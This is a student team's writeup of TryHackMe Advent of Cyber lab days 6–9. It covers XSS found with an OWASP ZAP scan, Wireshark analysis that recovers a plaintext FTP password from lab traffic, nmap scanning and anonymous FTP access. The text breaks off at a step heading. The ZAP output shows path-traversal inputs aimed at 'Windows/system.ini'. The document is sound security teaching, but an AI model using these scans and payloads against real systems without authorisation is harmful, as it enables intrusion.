

PSP0201

Week 3

Writeup

Group Name: 3 Ekor

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq Bin Aminuddin	Leader
1211103298	Fahiman Danial Bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief Bin Razak	Member

Day 6: Web Exploitation - Be Careful With What You Wish On A Christmas Night

Tools used: Firefox, Linux Kali, OWASP Zap, Terminal

Solution/walkthrough:

STEP 1

Open terminal to download OWASP Zap or download via Firefox. If you decide to download using terminal, type in the code below

```
[└ (1211103527㉿kali)-[~]
$ sudo apt install zaproxy
[sudo] password for 1211103527:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
zaproxy is already the newest version (2.11.1-0kali1).
0 upgraded, 0 newly installed, 0 to remove and 480 not upgraded.
```

Additional Notes: In my case, it is already downloaded. So if it's your first time downloading, then you have to wait for several minutes for the download to finish as it could take some time to download it depending on the internet connection

ANSWER FOR Q1

The vulnerability type to exploit our browser is called Cross-Site Scripting. The script below is stated in the TryHackMe website

What is XSS?

Cross-site scripting (XSS) is a web vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, and carry out any actions that the user is able to perform. If the victim user has privileged access within the application (i.e admin), then the attacker might be able to gain full control over all of the application's functionality and data. Even if a user is a low privileged one, XSS can still allow an attacker to obtain a lot of sensitive information.

STEP 2

Use the IP address provided, fill it in this format, “<IP address>:5000” and open it in a new tab

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Showing all wishes:

Enter your wish here:

New book...

WISH!

STEP 3

Make a wish, you can wish for anything as many times as you want, but for this example, I want to wish for a laptop. After clicking the wish button, your wishes will be displayed in the website

Enter your wish here:

WISH!

STEP 4 and ANSWER FOR Q2

Use the search bar query and search for the items that you have wished for just now. Then you will be redirected to a new page with a new link, as shown below. So the query string that craft a reflected XSS is “q”

The screenshot shows a web browser window with the URL `10.10.154.165:5000/?q=Laptop`. The page title is "Welcome to Santa's official 'Make a Wish!' website". A banner at the top features Christmas decorations like pinecones and ornaments. Below the banner, a message reads: "Here you can anonymously submit your Christmas wishes and see what other people wished too!". There is a search bar with the placeholder "Search query" containing the value "Laptop".


STEP 5

Open OWASP Zap and run an Automated Scan, then fill in the URL with your IP Address and your port in the “URL to attack” box and use “Traditional Spider” instead of “Ajax Spider”. Then, press the button “Attack” and wait for a while for it to complete

The screenshot shows the OWASP Zap "Automated Scan" interface. At the top, there is a "Back" button and a "Select..." button with a lightning bolt icon. The main title is "Automated Scan". Below the title, a note says: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." It also cautions: "Please be aware that you should only attack applications that you have been specifically given permission to test." The "URL to attack:" field contains `http://10.10.154.165:5000`. The "Use traditional spider:" checkbox is checked. The "Use ajax spider:" dropdown is set to "Firefox Headless" and has a "Select..." button next to it. There are two buttons: "Attack" (with a lightning bolt icon) and "Stop". The "Progress:" status message says "Attack complete - see the Alerts tab for details of any issues found".

STEP 6 and ANSWER FOR Q3

After the attack is completed, go back to Firefox and refresh the “Make A Wish” website. There will be an alert or a popup with number “1” written on it. That means the exploit was successful. After pressing “OK”, there will be a second alert with the same number so there's two XSS alerts in the scan



STEP 7

After closing all alerts, the website will later show all wishes and ZAP results

A screenshot of a web page titled "Here you can anonymously submit your Christmas wishes and see what other people wished too!". Below the title is a search bar labeled "Search query". Underneath the search bar is the text "Showing all wishes:". The page displays several search results in a list format, each in its own box: "ZAP", "c:/Windows/system.ini", and ".J...J...J...J...J...J...J...J...J...J...J.../Windows/system.ini".

Thought Process/Methodology:

Download OWASP Zap using terminal or download via Firefox. The vulnerability exploit we're practicing is Cross-Site Scripting (XSS). Use the IP address provided, fill it in this format, "<IP address>:5000" and open it in a new tab. Make a wish, you can wish for anything as many times as you want. After wishing for something, open OWASP Zap and run an Automated Scan, then fill in the URL with your IP Address, use "Traditional Spider", then Attack the Santa's Official "Make A Wish" website and wait for the exploit to finish. After the attack is completed, go back to Firefox and refresh the "Make A Wish" website. There will be an alert or a popup with number "1" written on it. That means the exploit was successful. After closing it, there will be a second alert with the same number so there's two XSS alerts in the scan. After closing all alerts, the website will later show all wishes and ZAP results


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Firefox, Linux Kali, Wireshark, Terminal

Solution/walkthrough:

STEP 1



Download Wireshark using terminal by using the line, “sudo apt install wireshark” or via Firefox



```
(1211103527㉿kali)-[~] $ sudo apt install wireshark
[sudo] password for 1211103527: 
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
libwireshark-data libwireshark15 libwiretap12 libwsutil13 tshark wireshark-common wireshark-qt4
Suggested packages:
geoipupdate geoip-database-extra libjs-leaflet libjs-leaflet.markercluster snmp-mibs-downloader wireshark-doc
The following packages will be upgraded:
libwireshark-data libwireshark15 libwiretap12 libwsutil13 tshark wireshark-common wireshark-qt4
8 upgraded, 0 newly installed, 0 to remove and 472 not upgraded.
Need to get 23.8 MB of archives.
```

STEP 2

Download the task files in the TryHackMe website



STEP 3

Open the file pcap1.pcap with Wireshark

The screenshot shows the Wireshark interface with the file "pcap1.pcap" open. The packet list pane displays the following information:

No.	Time	Source	Destination	Protocol	Length
1	0.000000	10.10.15.52	10.11.3.2	TCP	10
2	0.000082	10.10.15.52	10.11.3.2	TCP	15
3	0.000155	10.10.15.52	10.11.3.2	TCP	10
4	0.033155	10.11.3.2	10.10.15.52	TCP	5
5	0.033167	10.11.3.2	10.10.15.52	TCP	5
6	2.507709	10.10.15.52	91.189.88.184	TCP	7

The details pane below the list shows the following for the first few bytes of the selected packet:

Hex	ASCII
0000 02 c8 85 b5 5a aa 02 89	...Z.....k..E.
0010 00 58 d9 f1 40 00 40 06	X..@..:T...4..
0020 03 02 08 ae e0 6e 44 b6ND... ..8^P..
0030 01 da 26 95 00 00 8f 5b	...&....[...\\...p
0040 de 8d 6d c0 dc a5 36 4b	...m....6K ..rQL..\$
0050 0e ec 60 7b f4 02 a4 ad	...`{.....c...6wb
0060 9b ba 81 d0 90 42B

The status bar at the bottom indicates "Packets: 510 · Displayed: 510 (100.0%) · Profile: Default".

STEP 4 and ANSWER FOR Q1

Search for “icmp” and check for (ping) reply. The source for the (ping) reply is all the same which is “10.11.3.2”

The screenshot shows the Wireshark interface with the file "pcap1.pcap" open and a search filter applied to the "icmp" protocol. The packet list pane displays the following information:

No.	Time	Source	Destination	Protocol	Length
17	10.430447	10.11.3.2	10.10.15.52	ICMP	7
18	10.430472	10.10.15.52	10.11.3.2	ICMP	7
19	11.428953	10.11.3.2	10.10.15.52	ICMP	7
20	11.428977	10.10.15.52	10.11.3.2	ICMP	7
21	12.432844	10.11.3.2	10.10.15.52	ICMP	7
22	12.432870	10.10.15.52	10.11.3.2	ICMP	7
23	13.433469	10.11.3.2	10.10.15.52	ICMP	7

STEP 5 and ANSWER FOR Q2

The line “`http.request.method == GET / POST`” is stated in the TryHackMe website. The question specifies that it wants HTTP GET requests. So, the request GET is used instead. So copy it and paste it in Wireshark search bar

Show all packets that use a specific method of the protocol given. For example, `HTTP` allows for both a `protocol.request.method` `GET` and `POST` to retrieve and submit data accordingly.

`http.request.method == GET / POST`

STEP 6 and ANSWER FOR Q3

After searching for the GET request with the source “10.10.67.199”, most of the files are in a CSS, JSON and fonts file. Only one file is different than others and is named “reindeer-of-the-week” which is also the name of the article

http.request.method == GET						
No.	Time	Source	Destination	Protocol	Length	Info
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
321	63.886394	10.10.67.199	10.10.15.52	HTTP	397	GET /posts/reindeer-of-the-week/ HTTP/1.1
330	63.8867588	10.10.67.199	10.10.15.52	HTTP	360	GET /reindeer-of-the-week/ HTTP/1.1
349	64.0865388	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
472	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
473	64.222360	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
474	64.222360	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
488	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.272987	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

467 64.028410	10.10.67.199	10.10.15.52	HTTP	466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471 64.222360	10.10.67.199	10.10.15.52	HTTP	365 GET /posts/reindeer-of-the-week/ HTTP/1.1
475 66.239846	10.10.67.199	10.10.15.52	HTTP	369 GET /posts/post/index.json HTTP/1.1

STEP 7 and ANSWER FOR Q4

Open the second file, “pcap2.pcap”. Then search for “`tcp.port == 21`” as it is to filter FTP files that use port 21. The leaked password, “`plaintext_password_fiasco`” is shown during the failed login process

tcp.port == 21						
No.	Time	Source	Destination	Protocol	Length	Info
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSeср=0 WS=128
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSeср=411030014 WS=128
15	4.103498	10.10.73.252	10.10.122.128	FTP	45340 → 21 [ACK] Seq=1 Win=62643 Len=0 TSval=411030014 TSeср=89415218	
16	4.103504	10.10.122.128	10.10.73.252	FTP	104 Request: 250 Welcome to the TFTP server	
17	4.103504	10.10.73.252	10.10.122.128	FTP	66 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030014 TSeср=894815220	
20	7.866332	10.10.73.252	10.10.122.128	FTP	83 Request: USER elTmuskidy	
21	7.866352	10.10.122.128	10.10.73.252	FTP	66 21 → 45340 [ACK] Seq=39 Ack=18 Win=62728 Len=0 Tsval=894818981 TSeср=411033776	
22	7.866438	10.10.122.128	10.10.73.252	FTP	88 Response: 331 Please specify the password.	
23	7.866458	10.10.73.252	10.10.122.128	FTP	66 21 → 45340 [ACK] Seq=39 Ack=18 Win=62728 Len=0 Tsval=894818981 TSeср=411033777	
28	14.282063	10.10.73.252	10.10.122.128	FTP	98 Request: PASS plaintext_password_fiasco	
29	14.323826	10.10.122.128	10.10.73.252	TCP	66 21 → 45340 [ACK] Seq=73 Ack=50 Win=62728 Len=0 TSval=894825439 TSeср=411040192	
31	16.735293	10.10.122.128	10.10.73.252	FTP	88 Response: 530 Login incorrect.	

23	7.8666878	10.10.73.252	10.10.122.128	TCP	66 45340 → 21 [ACK] Seq=18 Ack=73 Win=62848
28	14.282063	10.10.73.252	10.10.122.128	FTP	98 Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66 21 → 45340 [ACK] Seq=73 Ack=50 Win=62728
31	16.735293	10.10.122.128	10.10.73.252	FTP	88 Response: 530 Login incorrect.

STEP 8 and ANSWER FOR Q5

All files with encrypted packets in pcap2.pcap have “SSH” protocol

1	0.000000	10.10.122.128	10.11.3.2	SSH	102 Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150 Server: Encrypted packet (len=96)

STEP 9

Open the third file, “pcap3.pcap”. Search for the previous HTTP GET request to filter only HTTP files available. A file named “christmas.zip” will appear. To extract it, first click on “File” on the top left corner, then click on “Extract as object”. Then save all the files in downloads

The image consists of three vertically stacked screenshots of a computer interface.

The top screenshot shows the Wireshark application window titled "pcap3.pcap". A green filter bar at the top says "http.request.method == GET". The main table has columns: No., Time, Source, Destination, Protocol, Length, and Info. Two rows are visible: one for a GET request to "/ HTTP/1.1" and another for "christmas.zip" to "HTTP/1.1".

The middle screenshot shows the "Wireshark - Export - HTTP object list" dialog. It has a "Text Filter:" field and a dropdown for "Content Type: All Content-Types". A table lists two objects: "168 tbfc.blog text/html 4,532 bytes /" and "395 tbfc.blog application/zip 565 kB christmas.zip".

The bottom screenshot shows a "Downloads" folder window. The sidebar shows "Places" with "Computer", "1211103527", "Desktop", "Trash", "Documents", "Music", "Pictures", "Videos", and "Downloads". The main area shows five files: "%2f" (highlighted), "christmas.zip" (highlighted), "IrfanHaqief.ovpn", "wallpaper1.jpg", and "wordlist". A status bar at the bottom says "5 files: 747.5 KiB (765,403 bytes), Free space: 61.4 GiB".

STEP 10

The file named “%2f” is an internet blog meanwhile “christmas.zip” contains the file that we wanted which is Elf Mcskidy’s wishlist

TBFC's Internal Blog

Reindeer of the Week

Nov 25, 2020

Meet the Team

Nov 25, 2020

Recruitment Drive


Hey fellow Elves! We're currently recruiting for the positions listed below. As always, please send your recommendations to your workshop manager - any successful referer will receive a \$150 bonus in their next pay packet. 1x HR Manager: We are seeking a new Elf McKaren. All applications must have 3 years prior experience in a similar role and be able to work under crunch time. 4x Stocking Fillers Our dispatch team is looking for new fresh-faces to bolster the ranks of fellow stocking fillers.

[Read More](#)

Nov 25, 2020


[Elf McEager](#) © 2020 / [TBFC's Internal Blog](#) -

Powered By [Hugo](#) Theme [Harbor](#)



STEP 11 and ANSWER FOR Q6

Open the file “elf_mcskidy_wishlist.txt” and there it will show that he wanted a “Rubber Ducky” to replace Elf McEager. Hence the final answer, Rubber Ducky



Thought Process/Methodology:


Download Wireshark using terminal or via Firefox. The task files that we need for this challenge are provided in the TryHackMe website. Open pcap1.pcap with Wireshark to begin. Search for “icmp” and check for (ping) reply. The source for the (ping) reply is all the same which is “10.11.3.2”. The line “http.request.method == GET” is stated in the TryHackMe website. After searching for the GET request with the source “10.10.67.199”, most of the files are in a CSS, JSON and fonts file. Only one file is different from others and is named “reindeer-of-the-week” which is also the name of the article. For the second file pcap2.pcap, search for “tcp.port == 21” as FTP uses the TCP protocol and runs on port 21. The leaked password, “plaintext_password_fiasco” is shown during the failed login process. All files with encrypted packets in the second file have “SSH” protocol. For the third file pcap3.pcap. Search for HTTP GET requests to filter only HTTP files available. A file named “christmas.zip” will appear. Then download it to extract any available data inside the zip file. The file that we wanted is Elf McSkidy’s wishlist. Open the file “elf_mcskidy_wishlist.txt” and there it will show all of the items he wanted and the budget for it. But the item used to replace Elf McEager is a “Rubber Ducky” hence making it the final answer for the question.

Day 8: Networking - What's Under The Christmas Tree?

Tools used: Firefox, Linux Kali, Terminal, Nmap

ANSWER FOR Q1

Answer is available through Firefox search



when was snort created

All Images News Videos Shopping More Tools

About 1,570,000 results (0.52 seconds)


1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.



STEP 1 and ANSWER FOR Q2

Start up the machine and open up the terminal on your kali Linux. To find the information on the ports that are being used, enter the following Nmap command as shown in the terminal with the ip address of the site which in this case is 10.10.81.217 . This will bring you the result as shown in the picture below.



```
(1211103546㉿kali)-[~]
$ nmap 10.10.81.217
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 05:21 EDT
Nmap scan report for 10.10.81.217
Host is up (0.21s latency).          Correct Answer
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 29.34 seconds
```

STEP 2 and ANSWER FOR Q3

To find information on the running OS, we usually use the -O command. But unfortunately, this switch cannot detect the information we need. Thus, we use another switch which is -A which brings us the result as shown below which states that it is running Ubuntu.

```
(1211103546㉿kali)-[~]
$ nmap -A 10.10.81.217
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 05:32 EDT
Nmap scan report for 10.10.81.217
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|ssh-hostkey:
| 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
| 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
outputs given.

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.35 seconds
```

STEP 3 and ANSWER FOR Q4

With the same switch we are able to retrieve the “HTTP-TITLE” of the webserver. This lets us know that this is used generally as a blog.

```
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
```

Thought Process/Methodology:

The main takeaway for this task is to familiarize ourselves with Nmap and its functionalities. We are able to scan for used ports of the following IP address by using the command nmap 10.10.81.217. Besides that, we can use the switch -A to gain the general information that allows us to know what it is being generally used for and even the possible os being run. This makes the command become nmap -A 10.10.81.217. We can clearly see that it most probably runs on Ubuntu Linux and is probably generally used as an internal blog.

Day 9: Networking - Anyone can be Santa?

Tools used: Firefox, Linux Kali, Terminal, FTP, Netcat

STEP 1

Run the FTP command as shown in the picture below and log in as anonymous.

```
[└(1211103546㉿kali)-[~]
$ ftp 10.10.228.93
Connected to 10.10.228.93.
220 Welcome to the TBFC FTP Server!.
Name (10.10.228.93:1211103546): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

STEP 2 and ANSWER FOR Q1

Try finding any data available which in this case is in the public folder.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40509|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111        113          341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111        113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

STEP 3

Transfer both files into your device.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||38633|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% [*****] 341      172.09 KiB/s  00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.56 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||35148|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% [*****] 24       616.77 KiB/s  00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.11 KiB/s)
```

STEP 4 and ANSWER FOR Q2

